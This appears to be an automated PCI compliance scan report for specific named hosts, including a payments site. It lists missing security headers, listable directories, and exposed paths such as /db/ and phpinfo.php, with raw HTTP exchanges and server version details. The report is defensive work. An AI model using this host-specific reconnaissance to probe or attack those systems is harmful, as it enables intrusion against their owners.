<tr><td class="e">Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski </td></tr>
</table>
<table>
<tr class="h"><th>Language Design & Concept</th></tr>
<tr><td class="e">Andi Gutmans, Rasmus Lerdorf, Zeev Suraski, Marcus Boerger </td></tr>
</table>
<table>
```

PHP Authors	
Contribution	Authors
Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov, Xinchun Hui, Nikita Popov
Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski
UNIX Build and Modularization	Stig Bakken, Sascha Schumann, Jani Taskinen, Peter Kokot
Windows Support	Shane Caraveo, Zeev Suraski, Wez Furlong, Pierre-Alain Joye, Anatol Belski, Kalle Sommer Nielsen
Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski
Streams Abstraction Layer	Wez Furlong, Sara Golemon
PHP Data Objects Layer	Wez Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky
Output Handler	Zeev Suraski, Thies C. Arntzen, Marcus Boerger, Michael Wallner
Consistent 64 bit support	Anthony Ferrara, Anatol Belski

SAPI Modules	
Contribution	Authors
Apache 2.0 Handler	Ian Holsman, Justin Erenkrantz (based on Apache 2.0 Filter code)
CGI / FastCGI	Rasmus Lerdorf, Stig Bakken, Shane Caraveo, Dmitry Stogov
CLI	Edin Kadribasic, Marcus Boerger, Johannes Schlueter, Moriyoshi Koizumi, Xinchun Hui
Embed	Edin Kadribasic
FastCGI Process Manager	Andrei Nigmatulin, dreamcat4, Antony Dovgal, Jerome Loyet
litespeed	George Wang
phpdbg	Felipe Pena, Joe Watkins, Bob Weinand

Module Authors	
Module	Authors
BC Math	Andi Gutmans
Bzip2	Sterling Hughes
Calendar	Shane Caraveo, Colin Viebrock, Hartmut Holzgraefe, Wez Furlong
COM and .Net	Wez Furlong
ctype	Hartmut Holzgraefe
cURL	Sterling Hughes
Date/Time Support	Derick Rethans
DB-LIB (MS SQL, Sybase)	Wez Furlong, Frank M. Kromann, Adam Baratz
DBA	Sascha Schumann, Marcus Boerger
DOM	Christian Stocker, Rob Richards, Marcus Boerger
enchant	Pierre-Alain Joye, Ilia Alshanetsky
EXIF	Rasmus Lerdorf, Marcus Boerger
FFI	Dmitry Stogov
fileinfo	Ilia Alshanetsky, Pierre Alain Joye, Scott MacVicar, Derick Rethans, Anatol Belski
Firebird driver for PDO	Ard Biesheuvel
FTP	Stefan Esser, Andrew Skalski
GD imaging	Rasmus Lerdorf, Stig Bakken, Jim Winstead, Jouni Ahto, Ilia Alshanetsky, Pierre-Alain Joye, Marcus Boerger, Mark Randall
GetText	Alex Plotnick
GNU GMP support	Stanislav Malyshev
Iconv	Rui Hirokawa, Stig Bakken, Moriyoshi Koizumi
IMAP	Rex Logan, Mark Musone, Brian Wang, Kaj-Michael Lang, Antoni Pamies Olive, Rasmus Lerdorf, Andrew Skalski, Chuck Hagenbuch, Daniel R Kalowsky
Input Filter	Rasmus Lerdorf, Derick Rethans, Pierre-Alain Joye, Ilia Alshanetsky
Internationalization	Ed Batutis, Vladimir Iordanov, Dmitry Lakhtyuk, Stanislav Malyshev, Vadim Savchuk, Kirti Velankar
JSON	Jakub Zelenka, Omar Kilani, Scott MacVicar
LDAP	Amitay Isaacs, Eric Warnke, Rasmus Lerdorf, Gerrit Thomson, Stig Venaas
LIBXML	Christian Stocker, Rob Richards, Marcus Boerger, Wez Furlong, Shane Caraveo
Multibyte String Functions	Tsukada Takuya, Rui Hirokawa


```
Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs </td></tr>
</table>
<table>
<tr class="h"><th colspan="2">Websites and Infrastructure team</th></tr>
<tr><td class="e">PHP Websites Team </td><td class="v">Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer
Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison </td></tr>
<tr><td class="e">Event Maintainers </td><td class="v">Damien Seguy, Daniel P. Brown </td></tr>
<tr><td class="e">Network Infrastructure </td><td class="v">Daniel P. Brown </td></tr>
<tr><td class="e">Windows Infrastructure </td><td class="v">Alex Schoenmaker </td></tr>
</table>
<table>
<tr class="h"><th colspan="1">Debian Packaging</th></tr>
<tr><td class="e">Ondej Sur </td></tr>
</table>
<h2>PHP License</h2>
<table>
<tr class="v"><td>
<p>
This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution
in the file: LICENSE
</p>
<p>This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS
FOR A PARTICULAR PURPOSE.
</p>
<p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.
</p>
</td></tr>
</table>
</div></body></html>-CR-GET /phpinfo.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive
```

HTTP Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: **4.3** AV:N/AC:M/Au:N/C:N/I:P/A:N
CVSS Temporal Score: **3.5** E:U/RL:U/RC:UR
Severity: **2** 
QID: 11827
Category: CGI
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2025-01-02 19:23:28.0

THREAT:

This QID reports the absence of the following [HTTP headers](#) according to [CWE-693: Protection Mechanism Failure](#):

X-Content-Type-Options: This HTTP header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header.

Strict-Transport-Security: The HTTP Strict-Transport-Security response header (HSTS) allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

QID Detection Logic:

This unauthenticated QID will send a GET request sent to '/' (default) endpoint and looks for the presence of the following HTTP Headers in the received response:

The Valid directives are as follows: X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=< [;includeSubDomains]

IMPACT:

Depending on the vulnerability being exploited, an unauthenticated remote attacker could conduct cross-site scripting, clickjacking or MIME-type sniffing attacks.

SOLUTION:

Note: To better debug the results of this QID, it is requested that customers execute commands to simulate the following functionality: curl -lkl --verbose.

CWE-693: Protection Mechanism Failure mentions the following - The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Customers are advised to set proper [X-Content-Type-Options](#) and [Strict-Transport-Security](#) HTTP response headers.

Depending on their server software, customers can set directives in their site configuration or Web.config files. Few examples are:

X-Content-Type-Options:

Apache: Header always set X-Content-Type-Options: nosniff

HTTP Strict-Transport-Security:

Apache: Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

Nginx: add_header Strict-Transport-Security max-age=31536000;

Note: Network devices that include a HTTP/HTTPS console for administrative/management purposes often do not include all/some of the security headers.

This is a known issue and it is recommend to contact the vendor for a solution.

RESULT:

X-Content-Type-Options HTTP Header missing on port 443.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

<!doctype html>

<html lang="en">

<head>

<script src="/_js/AdminTheme.admin-scripts-header.v1739819117.js"></script><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />

```
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>UserAccounts</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://crm.llpsinc.com
/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme"><link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1739819117.
css" media="all"></head>
<body class="be-splash-screen">
<div class="be-wrapper be-login">
<div class="be-content">
<div class="main-content container-fluid">
<div class="splash-container">
<div class="card card-border-color card-border-color-primary">
<div class="card-header">
 <span class="splash-description">Please enter your user information.</span></div>
<div class="card-body">
<form method="post" accept-charset="utf-8" role="form" action="/login?redirect="/> <div class="mb-3 form-group text required"><input type="text" name="username"
placeholder="Username" required="required" id="username" aria-required="true" aria-label="Username" class="form-control"></div> <div class="mb-3 form-group
password required"><input type="password" name="password" placeholder="Password" required="required" id="password" aria-required="true" aria-label="Password"
class="form-control"></div>
<div class="form-group row login-tools">
<div class="col-6 login-remember">
<div class="mb-3 form-group form-check checkbox"><input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1"
checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label></div> </div>
<div class="col-6 login-forgot-password">
<a href="/users/requestResetPassword">Forgot password?</a> </div>
</div>
<div class="form-group login-submit">
<button class="btn btn-primary btn-xl" type="submit">Login</button> </div>
</form> </div>
</div>
</div>
</div>
</div>
</div>
</div>
<script src="/_js/AdminTheme.admin-scripts.v1739819117.js"></script></body>
</html>
```

-CR-Strict-Transport-Security HTTP Header missing on port 443.

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 18:14:25 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

HTTP Security Header Not Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: **4.3** AV:N/AC:M/Au:N/C:N/I:P/A:N
CVSS Temporal Score: **3.5** E:U/RL:U/RC:UR
Severity: **2** 
QID: 11827
Category: CGI
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2025-01-02 19:23:28.0

THREAT:

This QID reports the absence of the following [HTTP headers](#) according to [CWE-693: Protection Mechanism Failure](#):

X-Content-Type-Options: This HTTP header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header.

Strict-Transport-Security: The HTTP Strict-Transport-Security response header (HSTS) allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

QID Detection Logic:

This unauthenticated QID will send a GET request sent to '/' (default) endpoint and looks for the presence of the following HTTP Headers in the received response:

The Valid directives are as follows: X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=< [;includeSubDomains]

IMPACT:

Depending on the vulnerability being exploited, an unauthenticated remote attacker could conduct cross-site scripting, clickjacking or MIME-type sniffing attacks.

SOLUTION:

Note: To better debug the results of this QID, it is requested that customers execute commands to simulate the following functionality: curl -lkl --verbose.

CWE-693: Protection Mechanism Failure mentions the following - The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Customers are advised to set proper [X-Content-Type-Options](#) and [Strict-Transport-Security](#) HTTP response headers.

Depending on their server software, customers can set directives in their site configuration or Web.config files. Few examples are:

X-Content-Type-Options:

Apache: Header always set X-Content-Type-Options: nosniff

HTTP Strict-Transport-Security:

Apache: Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

Nginx: add_header Strict-Transport-Security max-age=31536000;

Note: Network devices that include a HTTP/HTTPS console for administrative/management purposes often do not include all/some of the security headers.

This is a known issue and it is recommend to contact the vendor for a solution.

RESULT:

X-Content-Type-Options HTTP Header missing on port 80.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:27:50 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Fri, 10 Mar 2023 15:02:23 GMT
ETag: "29cd-5f68d0c6f5dc0"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
display: table;

width: 800px;

margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
padding: 0px 0px 0px 0px;

border-width: 2px;
border-color: #212738;
border-style: solid;

background-color: #FFFFFF;

text-align: center;
}
```

```
div.page_header {  
height: 99px;  
width: 100%;
```

```
background-color: #F5F6F7;  
}
```

```
div.page_header span {  
margin: 15px 0px 0px 50px;
```

```
font-size: 180%;  
font-weight: bold;  
}
```

```
div.page_header img {  
margin: 3px 0px 0px 40px;
```

```
border: 0px 0px 0px;  
}
```

```
div.table_of_contents {  
clear: left;
```

```
min-width: 200px;
```

```
margin: 3px 3px 3px 3px;
```

```
background-color: #FFFFFF;
```

```
text-align: left;  
}
```

```
div.table_of_contents_item {  
clear: left;
```

```
width: 100%;
```

```
margin: 4px 0px 0px 0px;
```

```
background-color: #FFFFFF;
```

```
color: #000000;  
text-align: left;  
}
```

```
div.table_of_contents_item a {  
margin: 6px 0px 0px 6px;  
}
```

```
div.content_section {  
margin: 3px 3px 3px 3px;
```

```
background-color: #FFFFFF;
```

```
text-align: left;
```

```
}
```

```
div.content_section_text {  
padding: 4px 8px 4px 8px;
```

```
color: #000000;  
font-size: 100%;  
}
```

```
div.content_section_text pre {  
margin: 8px 0px 8px 0px;  
padding: 8px 8px 8px 8px;
```

```
border-width: 1px;  
border-style: dotted;  
border-color: #000000;
```

```
background-color: #F5F6F7;
```

```
font-style: italic;  
}
```

```
div.content_section_text p {  
margin-bottom: 6px;  
}
```

```
div.content_section_text ul, div.content_section_text li {  
padding: 4px 8px 4px 16px;  
}
```

```
div.section_header {  
padding: 3px 6px 3px 6px;
```

```
background-color: #8E9CB2;
```

```
color: #FFFFFF;  
font-weight: bold;  
font-size: 112%;  
text-align: center;  
}
```

```
div.section_header_red {  
background-color: #CD214F;  
}
```

```
div.section_header_grey {  
background-color: #9F9386;  
}
```

```
.floating_element {  
position: relative;  
float: left;  
}
```

```
div.table_of_contents_item a,  
div.content_section_text a {
```

```
text-decoration: none;
font-weight: bold;
}

div.table_of_contents_item a:link,
div.table_of_contents_item a:visited,
div.table_of_contents_item a:active {
color: #000000;
}

div.table_of_contents_item a:hover {
background-color: #000000;

color: #FFFFFF;
}

div.content_section_text a:link,
div.content_section_text a:visited,
div.content_section_text a:active {
background-color: #DCDFE6;

color: #000000;
}

div.content_section_text a:hover {
background-color: #000000;

color: #DCDFE6;
}

div.validator {
}
</style>
</head>
<body>
<div class="main_page">
<div class="page_header floating_element">

<span class="floating_element">
Apache2 Debian Default Page
</span>
</div>
<!-- <div class="table_of_contents floating_element">
<div class="section_header section_header_grey">
TABLE OF CONTENTS
</div>
<div class="table_of_contents_item floating_element">
<a href="#about">About</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#changes">Changes</a>
</div>
<div class="table_of_contents_item floating_element">
<a href="#scope">Scope</a>
</div>
<div class="table_of_contents_item floating_element">
```

Config files

</div>

</div>

-->

<div class="content_section floating_element">

<div class="section_header section_header_red">

<div id="about"></div>

It works!

</div>

<div class="content_section_text">

<p>

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at <tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.

</p>

<p>

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance.

If the problem persists, please contact the site's administrator.

</p>

</div>

<div class="section_header">

<div id="changes"></div>

Configuration Overview

</div>

<div class="content_section_text">

<p>

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the <tt>apache2-doc</tt> package was installed on this server.

</p>

<p>

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

</p>

<pre>

```
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
```

```
| `-- *.conf
|-- sites-enabled
| `-- *.conf
</pre>
<ul>
<li>
<tt>apache2.conf</tt> is the main configuration
file. It puts the pieces together by including all remaining configuration
files when starting up the web server.
</li>

<li>
<tt>ports.conf</tt> is always included from the
main configuration file. It is used to determine the listening ports for
incoming connections, and this file can be customized anytime.
</li>

<li>
Configuration files in the <tt>mods-enabled</tt>,
<tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
particular configuration snippets which manage modules, global configuration
fragments, or virtual host configurations, respectively.
</li>

<li>
They are activated by symlinking available
configuration files from their respective
*-available/ counterparts. These should be managed
by using our helpers
<tt>
a2enmod,
a2dismod,
</tt>
<tt>
a2ensite,
a2dissite,
</tt>
and
<tt>
a2enconf,
a2disconf
</tt>. See their respective man pages for detailed information.
</li>

<li>
The binary is called apache2. Due to the use of
environment variables, in the default configuration, apache2 needs to be
started/stopped with <tt>/etc/init.d/apache2</tt> or <tt>apache2ctl</tt>.
<b>Calling <tt>/usr/bin/apache2</tt> directly will not work</b> with the
default configuration.
</li>
</ul>
</div>

<div class="section_header">
<div id="docroot"></div>
```

Document Roots

By default, Debian does not allow access through the web browser to any file apart of those located in `/var/www`, [public_html](http://httpd.apache.org/docs/2.4/mod/mod_userdir.html) directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Debian document root is `/var/www/html`. You can make your own virtual hosts under `/var/www`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. However, check [existing bug reports](http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerged=0) before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

Predictable Resource Location Via Forced Browsing port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 2.1 AV:L/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score: 1.7 E:U/RL:W/RC:C
Severity: 2 ■■□□□
QID: 150004
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-04-06 05:00:01.0

THREAT:

A file, directory, or directory listing was discovered on the Web server. These resources are confirmed to be present based on our logic. Some of the content on these files might have sensitive information.

NOTE: Links found in 150004 are found by forced crawling so will not automatically be added to 150009 Links Crawled or the application site map. If links found in 150004 need to be tested they must be added as Explicit URI so they are included in scope and then will be reported in 150009. Once the link is added to be in scope (i.e. Explicit URI) this same link will no longer be reported for 150004.

IMPACT:

The contents of this file or directory may disclose sensitive information.

SOLUTION:

It is advised to review the contents of the disclosed files. If the contents contain sensitive information, please verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

url: https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fimg%2FAPIs%2F
Payload: https://1730192-005-static.lnngmiaa.metronetinc.net/img/APIs/
comment: Found this Vulnerability for redirect link: https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fimg%2FAPIs%2F. It was redirected from: https://1730192-005-static.lnngmiaa.metronetinc.net/img/APIs/.

matched: HTTP/1.1 200 OK

Web Directories Listable Vulnerability port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: MED

FAIL

Automatic Failure: Directory traversal on web server
The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 5 AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score: 4.8 E:H/RL:W/RC:C
Severity: 2 
QID: 86445
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2019-04-17 03:30:34.0

THREAT:

The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:

A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:

Disable directory browsing or listing for all directories.

RESULT:

Listable
Directories
/manual/images/

Predictable Resource Location Via Forced Browsing

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

FAIL The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 2.1 AV:L/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score: 1.7 E:U/RL:W/RC:C
Severity: 2 
QID: 150004
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-04-06 05:00:01.0

THREAT:

A file, directory, or directory listing was discovered on the Web server. These resources are confirmed to be present based on our logic. Some of the content on these files might have sensitive information.

NOTE: Links found in 150004 are found by forced crawling so will not automatically be added to 150009 Links Crawled or the application site map. If links found in 150004 need to be tested they must be added as Explicit URI so they are included in scope and then will be reported in 150009. Once the link is added to be in scope (i.e. Explicit URI) this same link will no longer be reported for 150004.

IMPACT:

The contents of this file or directory may disclose sensitive information.

SOLUTION:

It is advised to review the contents of the disclosed files. If the contents contain sensitive information, please verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

url: https://payments.llpsinc.com/login?redirect=%2Fusers%2FAPIs%2F
Payload: https://payments.llpsinc.com/users/APIs/
comment: Found this Vulnerability for redirect link: https://payments.llpsinc.com/login?redirect=%2Fusers%2FAPIs%2F. It was redirected from: https://payments.llpsinc.com/users/APIs/.

Original URL is: https://payments.llpsinc.com/users/request-reset-password

matched: HTTP/1.1 200 OK

url: https://payments.llpsinc.com/login?redirect=%2Fdb%2F
Payload: https://payments.llpsinc.com/db/
comment: Found this Vulnerability for redirect link: https://payments.llpsinc.com/login?redirect=%2Fdb%2F. It was redirected from: https://payments.llpsinc.com/db/.

Original URL is: https://payments.llpsinc.com/

matched: HTTP/1.1 200 OK

Web Directories Listable Vulnerability

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: MED

FAIL

Automatic Failure: Directory traversal on web server
The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	5 AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	4.8 E:H/RL:W/RC:C
Severity:	2
QID:	86445
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-04-17 03:30:34.0

THREAT:

The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable
Directories
/manual/images/

Predictable Resource Location Via Forced Browsing

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

LOW

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 2.1 AV:L/AC:L/Au:N/C:P/I:N/A:N

CVSS Temporal Score: 1.7 E:U/RL:W/RC:C

Severity: 2

QID: 150004

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2024-04-06 05:00:01.0

THREAT:
A file, directory, or directory listing was discovered on the Web server. These resources are confirmed to be present based on our logic. Some of the content on these files might have sensitive information.

NOTE: Links found in 150004 are found by forced crawling so will not automatically be added to 150009 Links Crawled or the application site map. If links found in 150004 need to be tested they must be added as Explicit URI so they are included in scope and then will be reported in 150009. Once the link is added to be in scope (i.e. Explicit URI) this same link will no longer be reported for 150004.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
It is advised to review the contents of the disclosed files. If the contents contain sensitive information, please verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:
url: http://1730192-005-static.lnngmiaa.metronetinc.net/phpinfo.php
Payload: http://1730192-005-static.lnngmiaa.metronetinc.net/phpinfo.php
comment:
Original URL is: http://1730192-005-static.lnngmiaa.metronetinc.net/

```
matched: HwySTmdYJp2dpaWKEregYrVfn9/B0xkD2U6+e+sOaHqlmTfLrycUOIZM1hJwC3oemPXbi
/y5PnsrJ136bUa8pxu69BklmANWwDRkgR1wmwVaglyi3Nz6JLQ+ZG5NxQsgNdAhmlfJN7wxgoWg9fxzPQ+c/g9YAlXgeUKCyipJO4uR/wswAOlwB
/5lgxvbAAAAAEIFTkSuQmCC" alt="PHP logo" /></a><h1 class="p">PHP Version 8.2.26</h1>
</td></tr>
</table>
<table>
<tr><td class="e">System </td><td class="v">Linux apps1 6.1.0-31-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.128-1 (2025-02-07) x86_64 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Nov 25 2024 17:21
```

Web Directories Listable Vulnerability

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

Automatic Failure: Directory traversal on web server
The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	5 AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	4.8 E:H/RL:W/RC:C
Severity:	2
QID:	86445
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-04-17 03:30:34.0

THREAT:
The Web server has some listable directories. Very sensitive information can be obtained from directory listings.

IMPACT:
A remote user may exploit this vulnerability to obtain very sensitive information on the host. The information obtained may assist in further attacks against the host.

SOLUTION:
Disable directory browsing or listing for all directories.

RESULT:

Listable
Directories
/manual/images/

TCP Sequence Number Approximation Based Denial of Service

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

PASS

The vulnerability is purely a denial-of-service (DoS) vulnerability.

VULNERABILITY DETAILS

CVSS Base Score: 5.0 AV:N/AC:L/Au:N/C:N/I:N/A:P

CVSS Temporal Score: 4.3 E:F/RL:T/RC:C

Severity: 3 

QID: 82054

Category: TCP/IP

CVE ID: [CVE-2004-0230](#)

Vendor Reference: -

Bugtraq ID: [10183](#)

Last Update: 2024-02-29 00:00:01.0

THREAT:

TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:

Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts.

SOLUTION:

Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. [NISCC Advisory 236929 - Vulnerability Issues in TCP](#) details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to [US-CERT Vulnerability Note VU#415294](#) and [OSVDB Article 4030](#) to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to [MS05-019](#) and [MS06-064](#) for further details.

For SGI IRIX: Refer to [SGI Security Advisory 20040905-01-P](#)

